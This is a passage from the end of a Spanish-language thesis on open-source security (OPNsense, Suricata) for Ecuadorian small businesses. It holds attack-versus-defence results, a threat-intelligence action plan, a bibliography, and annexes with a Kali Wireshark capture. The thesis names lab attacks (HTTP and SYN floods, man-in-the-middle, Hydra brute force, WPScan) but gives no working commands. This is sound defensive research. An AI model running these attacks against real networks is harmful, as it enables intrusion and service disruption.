10.Escaneo de Vulnerabilidades	WPScan identificado vulnerabilidades sin medidas de mitigación.	OPNsense bloqueó accesos no autorizados, mejorando la seguridad.
11.Políticas de Seguridad	Sin políticas implementadas; acceso total.	Políticas de denegación predeterminadas implementadas.
12.Filtrado de Puertos	Sin filtrado; puertos expuestos a ataques.	Puertos críticos bloqueados (ej. Telnet, RDP).
13.Autenticación de Usuarios	Autenticación básica sin controles adicionales. Acceso fácil a la máquina.	Autenticación fuerte (2FA, VPN) implementada.
14.Uso de IDS/IPS	Sin sistema de detección de intrusiones. Vulnerabilidades expuestas.	Suricata configurado para detectar y prevenir ataques.

Fuente: elaboración propia

El análisis de la tabla comparativa entre el ataque sin seguridad y el entorno protegido revela diferencias significativas en la efectividad de las medidas de seguridad implementadas. En el primer escenario, el atacante logró acceder de manera exitosa a los recursos de la red, donde se evidencia una alta tasa de

detección de ataques, rápidas conexiones y una saturación de recursos en el servidor. La falta de políticas de seguridad y un sistema de detección de intrusiones resultaron en un acceso total y sin restricciones, lo que facilitó la ejecución de múltiples tipos de ataques, como SYN Flood, HTTP Flood y Man-in-the-Middle, con consecuencias adversas. En contraste, el entorno seguro con OPNsense demostró una defensa robusta, donde todos los intentos de conexión no autorizados fueron bloqueados, y se implementaron políticas de denegación predeterminadas junto con un filtrado efectivo de puertos críticos, el uso de mecanismos de autenticación fuertes y el monitoreo continuo mediante Suricata, permitió mitigar los intentos de acceso no autorizados y mejorar la seguridad general de la red.

Actuar (*Act*)

Con el fin de cumplir con los requerimientos de la metodología CTI y alineándola al ciclo PDCA, a continuación, se presenta una recomendación de mejora establecido como un plan de acción que se puede implementar dentro de las pymes ecuatorianas una vez que se presentan los resultados de la evaluación:

Tabla 5. Estrategia de Seguridad Basada en CTI

Fase	Acciones Específicas	Objetivos	Responsables	Plazo
1. Evaluación de Amenazas	- Realizar un análisis exhaustivo de las amenazas cibernéticas que enfrentan las PYMES.	Identificar las amenazas más relevantes y su impacto potencial.	Equipo de Seguridad Informática	1 mes
	- Utilizar fuentes de inteligencia (reportes, bases de datos) para obtener información actualizada.	Recolectar información contextual sobre las amenazas emergentes.	Analista de CTI	
2. Análisis de Vulnerabilidades	- Realizar auditorías de seguridad para identificar vulnerabilidades internas y externas.	Determinar los puntos débiles que pueden ser explotados por ciberdelincuentes.	Consultor de Seguridad	2 meses
	- Evaluar la infraestructura de TI y las políticas de	Garantizar que se tienen en cuenta todos los aspectos críticos	Equipo de TI	

	seguridad actuales.	de la infraestructura.		
3. Desarrollo de Políticas de Seguridad	- Crear políticas de seguridad claras basadas en los hallazgos del análisis de amenazas. - Implementar políticas de seguridad de acceso y control de datos.	Establecer un marco normativo que guíe el comportamiento y la respuesta ante incidentes. Proteger los datos sensibles y limitar el acceso a personal autorizado.	Comité de Seguridad Responsable de Cumplimiento	1 mes
4. Implementación de Tecnología de Seguridad	- Adoptar tecnologías de seguridad adecuadas (firewalls, IDS/IPS, soluciones de antivirus). - Establecer sistemas de monitoreo continuo para detectar comportamientos sospechosos.	Fortalecer las defensas tecnológicas para detectar y prevenir ataques. Proporcionar visibilidad en tiempo real de la seguridad de la red.	Equipo de TI Equipo de Seguridad Informática	3 meses
5. Formación y Concientización	- Desarrollar un programa de capacitación en seguridad cibernética para todos los empleados. - Realizar simulacros de respuesta a incidentes y ejercicios de phishing.	Aumentar la conciencia sobre la seguridad y fomentar prácticas seguras. Preparar a los empleados para responder adecuadamente a los incidentes de seguridad.	Recursos Humanos Equipo de Seguridad Informática	2 meses
6. Establecimiento de Colaboraciones	- Fomentar la colaboración con otras PYMES y organismos de seguridad para el intercambio de información. - Participar en foros y redes de ciberseguridad.	Compartir información sobre amenazas y mejores prácticas. Mantenerse actualizado sobre las últimas tendencias y tácticas de los ciberdelincuentes.	Dirección General Equipo de Seguridad Informática	Continuo Continuo

7. Revisión y Mejora Continua	- Establecer un ciclo de revisión periódica de las políticas y prácticas de seguridad. - Analizar incidentes de seguridad para identificar áreas de mejora.	Asegurar la adaptación continua a nuevas amenazas y tecnologías. Aprender de los incidentes para fortalecer la estrategia de seguridad.	Comité de Seguridad Equipo de Seguridad Informática	Semestral - Continuo

Fuente: elaboración propia

CONCLUSIONES

- Se puede concluir en que, se ha establecido una sólida base teórica en relación con las estrategias de seguridad y el uso de herramientas Open Source aplicables a las PYMES ecuatorianas, donde se evidenció que las herramientas de código abierto no solo son accesibles en términos de costos, sino que también ofrecen flexibilidad y personalización, lo cual es crucial para que las PYMES adapten sus sistemas de seguridad a sus necesidades específicas.

- Durante el entorno de pruebas, se demostró la importancia de configurar y actualizar continuamente los sistemas de seguridad, incluyendo reglas del firewall y herramientas de detección de intrusos, con los requisitos técnicos claramente definidos, configurados y actualizados, la tasa de éxito de los ataques cibernéticos se reduce significativamente, esto pone de relieve la necesidad de definir políticas de acceso, realizar auditorías de seguridad periódicas y asegurar que los requisitos técnicos estén alineados con las necesidades y capacidades de la empresa para minimizar las vulnerabilidades explotables en un entorno virtualizado.

- La gestión proactiva de la seguridad, al integrar la metodología de *cyber threat intelligence* (CTI) conjuntamente a la metodología PDCA, demostró ser fundamental en el entorno de pruebas. No basta únicamente con la instalación de herramientas de protección, sino también es crucial el monitoreo continuo de la red y la respuesta rápida ante alertas de intrusos para mantener los datos de la empresa seguros. La aplicación de la metodología combinada permitió en la prueba piloto dentro de los dos entornos mostrar que responder eficazmente a incidentes, como ataques informáticos, reduce significativamente el impacto potencial.

- Los resultados confirman que las soluciones de ciberseguridad basadas en código abierto son una opción viable para las PYMES ecuatorianas,

permitiéndoles implementar sistemas de seguridad robustos sin incurrir en altos costos asociados con soluciones comerciales. A partir de la aplicación de estas metodologías en las pruebas piloto, se logró diseñar una propuesta de estrategia de seguridad basada en datos para la prevención de la ciberdelincuencia, adaptada a las necesidades de las PYMES.

RECOMENDACIONES

- Las PYMES deben establecer políticas de seguridad claras que incluyen la gestión de accesos y la actualización de forma regular del software OPNsense y Suricata, al implementar controles de acceso abierto estrictos en donde solo el personal autorizado tenga acceso a los sistemas como servidores y estaciones de trabajo que gestionan los servicios importantes dentro de las empresas, como los sitios web y bases de datos, minimiza las oportunidades de ataques internos y externos. Además, la actualización de los sistemas y herramientas de seguridad evitará que las vulnerabilidades conocidas sean explotadas por atacantes como en el caso de los ataques de fuerza bruta al panel de administración de WordPress y la explotación de vulnerabilidades de plugins desactualizados o inseguros detectadas con herramientas como WPScan.

- La formación continua del personal debe ser prioritaria, porque sirve para crear conciencia sobre los riesgos cibernéticos y también asegura que los empleados reconozcan como identificar y responder ante incidentes de seguridad, como ataques de phishing o ingeniería social, de igual forma, la colaboración con comunidades Open Source puede proporcionar actualizaciones y mejoras del sistemas y las herramientas de seguridad que lo conforman.

- Para monitorear la seguridad de los accesos a los sistemas empresariales, se recomienda que las PYMES implementen, como parte de su gestión, la propuesta de estrategia desarrollada en el apartado 3.7 del presente documento, con el fin de que las organizaciones tengan un punto de partida y un marco estructurado para la protección continua de sus infraestructuras digitales, esta estrategia permitirá establecer procedimientos claros para la detección y respuesta ante accesos no autorizados, facilitando la identificación temprana de amenazas y la mitigación de posibles

vulnerabilidades, de modo que se fortalezca la seguridad y se minimicen los riesgos asociados a la ciberdelincuencia en entornos empresariales.

BIBLIOGRAFÍA

Álvarez Alonso, A., Martínez Bernal, F. O., & Pulido de la Pava, E. (2024). *Diseñar un modelo de negocio sostenible que comercializa planes de capacitación en ciberseguridad para pymes a través de una plataforma de*.

Alzas Hernández, J. (2023). *Estudio de fraudes basados en la técnica de Ingeniería Social*.

Arango Gómez, O. D. (2023). El ABC de la seguridad informática: guía práctica para entender la seguridad digital. *Https://Www. Autoreseditores. Com/Libro/22997/Oscar-Dario-Arango-Gomez/El-Abc-de-La-Seguridad-Informatica-Guia-Practica-Para-Entender. Html*.

Bacuilima Pulla, C. B., & Padilla Pineda, W. A. (2023). *Integración de soluciones de ciberseguridad en software libre como alternativa accesible para Pymes*.

Becerril Gil, A. A. (2021). Retos para la regulación jurídica de la Inteligencia Artificial en el ámbito de la Ciberseguridad. *Revista IUS*, *15*(48), 9–34.

Berenguer Serrato, D. (2018). *Estudio de metodologías de Ingeniería Social*.

Cacho Sánchez, M. (2023). *CyberCrunch: Herramienta para despliegue y operación de laboratorios de ciberseguridad*.

Calderón Pinto, J. A., Espinoza Badillo, K. K., Leguía Escalante, G., Sayas Pacussich, G. M., & Tocto Segura, G. A. (2023). *Modelo prolab: propuesta de negocio para la implementación del servicio de crowdfunding para las micro y pequeñas empresas en Lima y Callao*.

Cando-Segovia, M. R., & Chicaiza, R. P. M. (2021). Prevención en ciberseguridad: enfocada a los procesos de infraestructura tecnológica. *3 c TIC: Cuadernos de Desarrollo Aplicados a Las TIC*, *10*(1), 17–41.

Cano, W. D., & Monsalve Machado, S. (2023). *Ciberseguridad, reto empresarial para afrontar la era de la digitalización actual*.

Cárdenas Cruz, J. (2019). *Análisis de riesgos de seguridad de la información para la Empresa Pijaos Telecomunicaciones del municipio de Cajamarca en el departamento del Tolima.*

Cárdenas Rodríguez, D. A. (2022). *Diseño de un sistema de seguridad para la protección y prevención de intrusos IDS/IPS en la red empresarial de puntoqom minimizando el riesgo y asegurando los activos de información de la organización*.

Chica Vargas, C., & Pinto Prada, D. F. (2024). *Definición de un modelo de estrategia de inteligencia de amenazas cibernéticas en entidades gubernamentales de Colombia como mecanismo de anticipación de riesgos cibernéticos*.

Espinoza Reyes, J. M., & Vargas Villalobos, R. (2024). *PIA02: Fortaleciendo la ciberseguridad en Costa Rica: Monitoreo, pilar en la detección de amenazas.*

Fagua-Arévalo, C. D., & Osorio-Reina, D. (2022). *Amenazas reales para la alcaldía municipal de Tabio, emulación de ataque bajo el marco MITRE ATT&CK*.

Flórez-Tunaroza, D. J., Valderrama-Coronado, S., & Osorio-Reina, D. (2022). *Detección de vulnerabilidades y emulación de adversarios en los activos críticos de la empresa WEXLER SAS*. Universidad Católica de Colombia.

Gaibor Velázquez, J. A. (2024). *Estudio comparativo de sistemas ENTERPRISE RESOURCE PLANNING (ERP) OPEN SOURCE para la gestión administrativa. caso de estudio:"PMJ ARQUITECTOS". en la ciudad de Quito, año 2023*.

Gantiva Rincón, C. C. (2021). *Análisis de soluciones DPL (Prevención de perdida de datos) como estrategia para la seguridad de la información en organizaciones colombianas.*

García, J. D. H. (2023). *Impacto de las nuevas tecnologías del sector logístico en el área del transporte terrestre*.

Gómez, H. E. R. (2020). *Desarrollo de una solución comercial tecnológica basada en software y hardware libres*.

IBM. (2024). *¿Qué es la inteligencia de amenazas?* Inteligencia de amenazas. https://www.ibm.com/es-es/topics/threat-intelligence

León Estofanero, O. M. (2024). *Implementación de una Plataforma Web basada en la integración de herramientas OSINT para optimizar el Proceso de Gestión de Incidencias en Ciberseguridad en una entidad de Administración Pública*.

Mullo Mullo, E. G. (2023). *Sistemas de control de amenazas en redes domésticas basadas en soluciones de bajo costo*.

Niño Morante, N. R. (2019). *Modelo de un sistema de gestión de seguridad de información–SGSI, para fortalecer la confidencialidad, integridad, disponibilidad y monitorear los activos de información para el Instituto Nacional de Estadística e Informática-INEI filial Lambayeque*.

Núñez, P. M. R. (2023). Ataques basados en ingeniería social en Colombia, buenas prácticas y recomendaciones para evitar el riesgo. *InterSedes*, *24*(49), 120–150.

Paguay Paguay, A. R., & Cáceres Abril, S. A. (2023). *Propuesta de mejora de la gestión de los recursos de la tecnología de la información de la empresa automotriz AutoHyun, Cuenca Ecuador 2023*.

Pardo-Rodríguez, J. H., & Sánchez-Suárez, M. A. (2021). *Implementación de un prototipo funcional de aprendizaje de máquina para identificar correos electrónicos de Spear Phishing*.

Parlika, R., Wijaya, D. C. M., Nisaa', T. A., & Rahmawati, S. (2021). Sistem Integrasi BOT Register Terhadap Website Pengolah Data Menggunakan Akses NGROK. *Jurnal Ilmiah SINUS*, *19*(2). https://doi.org/10.30646/sinus.v19i2.531

Penagos Muñoz, C. C. (2019). *Análisis de metodologías de Ethical hacking para la detección de vulnerabilidades en las Pymes.*

Pineda, M. V., & Quiceno, A. M. Á. (2023). Análisis de herramientas de ciberseguridad de código abierto para la prevención de ciberataques a pequeñas y medianas empresas en Colombia. *Revista CIES Escolme*, *14*(2), 221–241.

Plaza González, M. (2021). *Análisis de un ataque Ransomware. Desarrollo del ransomware Gengar*.

Quecano Clavijo, J. M., & Caro Hernández, M. O. (2023). *Guía metodológica para la creación y gestión de CDUs SIEM MITRE ATT&CK*.

Ribco, N. (2024). CTI de CYBERPROOF: inteligencia de amenazas cibernéticas, un enfoque estratégico para la ciberseguridad. *Revista SIC: Ciberseguridad, Seguridad de La Información y Privacidad*, *33*(159), 162.

Rodríguez-Andrade, S., & López-Montenegro, J. C. (2020). *Demostración de la aplicabilidad del proyecto mitre ATT&CK a través de un proceso de emulación de adversarios*.

Rojas Huarhuachi, A. (2023). *Monitor de Seguridad de Red Zeek Open Source como mecanismo de seguridad empresarial en entornos libres, 2023*.

Rojas Medina, D. B. (2020). *Implementación de un geoportal y catálogo de metadatos usando herramientas open source para el Centro de Investigaciones y Aplicaciones Geomáticas de la carrera de Geodésia, Topografía y Geomática, UMSA, La Paz*.

Salazar Agudelo, J. W., & Ríos Echeverri, S. (2023). *Análisis del tráfico de red como protección frente a los ataques maliciosos más comunes en una red LAN para PYMES en Manizales*.

Sánchez Paredes, C. E. (2021). *Modelo de Gestión de la Seguridad de la Información adaptado a las Cooperativas de Ahorro y Crédito de la ciudad de Guayaquil*.

Sangucho Sandoval, D. (2020). *Implementación de un sistema gestor de seguridad ante posibles amenazas cibernéticas en la red del "CUERPO DE BOMBEROS DE LATACUNGA."*

Seema, R., & Ritu, N. (2019). Penetration Testing Using Metasploit Framework : an Ethical Approach. *International Research Journal of Engineering and Technology(IRJET)*, *06*(08).


Villafranca Albaladejo, A. (2021). *Diagnosis de Ciberataques: Estrategias y Técnicas de Seguridad para una mejor Protección*.


Vinces Flores, A. M. (2023). *Propuesta de mejora para la gestión de la seguridad de la compañía ADESGAE CÍA LTDA, Ecuador 2022*.


ANEXOS

Anexo 1. Verificación y mitigación del ataque HTTP Flood


Una vez realizado el ataque con el comando, se presenta la siguiente vista, donde se evidencia el incremento de consumo de los recursos.:









Anexo 2. Comandos dentro del ataque Man in the middle (MitM)





kali@kali: ~
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali㉿kali)-[~]
$ sudo wireshark


The Wireshark Network Analyzer
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Welcome to Wireshark
Open
/home/kali/qwe.pcapng (448 Bytes)
Capture
...using this filter: Enter a capture filter ...
All interfaces shown
eth0
any
Loopback: lo
bluetooth-monitor
nflog
nfqueue
No addresses
No capture filter
Learn
User's Guide · Wiki · Questions and Answers · Mailing Lists · SharkFest · Wireshark Discord · Donate
You are running Wireshark 4.2.5 (Git v4.2.5 packaged as 4.2.5-1).



Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
1 0.000.. 192.168.1.104 224.0.0.22 IGMPv3 54 Membership Report / Join group 22
2 0.000.. PCSSystemtec_... Broadcast ARP 42 Who has 192.168.1.82? Tell 192.16
3 0.000.. PCSSystemtec_... Broadcast ARP 42 Who has 192.168.1.81? Tell 192.16
4 0.000.. PCSSystemtec_... Broadcast ARP 42 Who has 192.168.1.3? Tell 192.168
5 0.000.. PCSSystemtec_... Broadcast ARP 42 Who has 192.168.1.4? Tell 192.168
6 0.000.. PCSSystemtec_... Broadcast ARP 42 Who has 192.168.1.5? Tell 192.168
7 0.000.. PCSSystemtec_... Broadcast ARP 42 Who has 192.168.1.80? Tell 192.16
8 0.001.. PCSSystemtec_... Broadcast ARP 42 Who has 192.168.1.158? Tell 192.1
9 0.029.. PCSSystemtec_... Broadcast ARP 42 Who has 192.168.1.159? Tell 192.1
10 0.035.. PCSSystemtec_... Broadcast ARP 42 Who has 192.168.1.85? Tell 192.16
11 0.035.. PCSSystemtec_... Broadcast ARP 42 Who has 192.168.1.84? Tell 192.16
12 0.036.. PCSSystemtec_... Broadcast ARP 42 Who has 192.168.1.6? Tell 192.168
13 0.036.. PCSSystemtec_... Broadcast ARP 42 Who has 192.168.1.7? Tell 192.168
14 0.036.. PCSSystemtec_... Broadcast ARP 42 Who has 192.168.1.83? Tell 192.16
15 0.052.. PCSSystemtec_... Broadcast ARP 42 Who has 192.168.1.160? Tell 192.1
16 0.066.. PCSSystemtec_... Broadcast ARP 42 Who has 192.168.1.87? Tell 192.16
17 0.066.. PCSSystemtec_... Broadcast ARP 42 Who has 192.168.1.86? Tell 192.16
Frame 1: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0
Ethernet II, Src: PCSSystemtec_58:c5:b0 (08:00:27:58:c5:b0), Dst: IPv4mcast_16 (01:00:5e:00:0
Internet Protocol Version 4, Src: 192.168.1.104, Dst: 224.0.0.22
Internet Group Management Protocol

Anexo 3. Ejecución de *hydra*

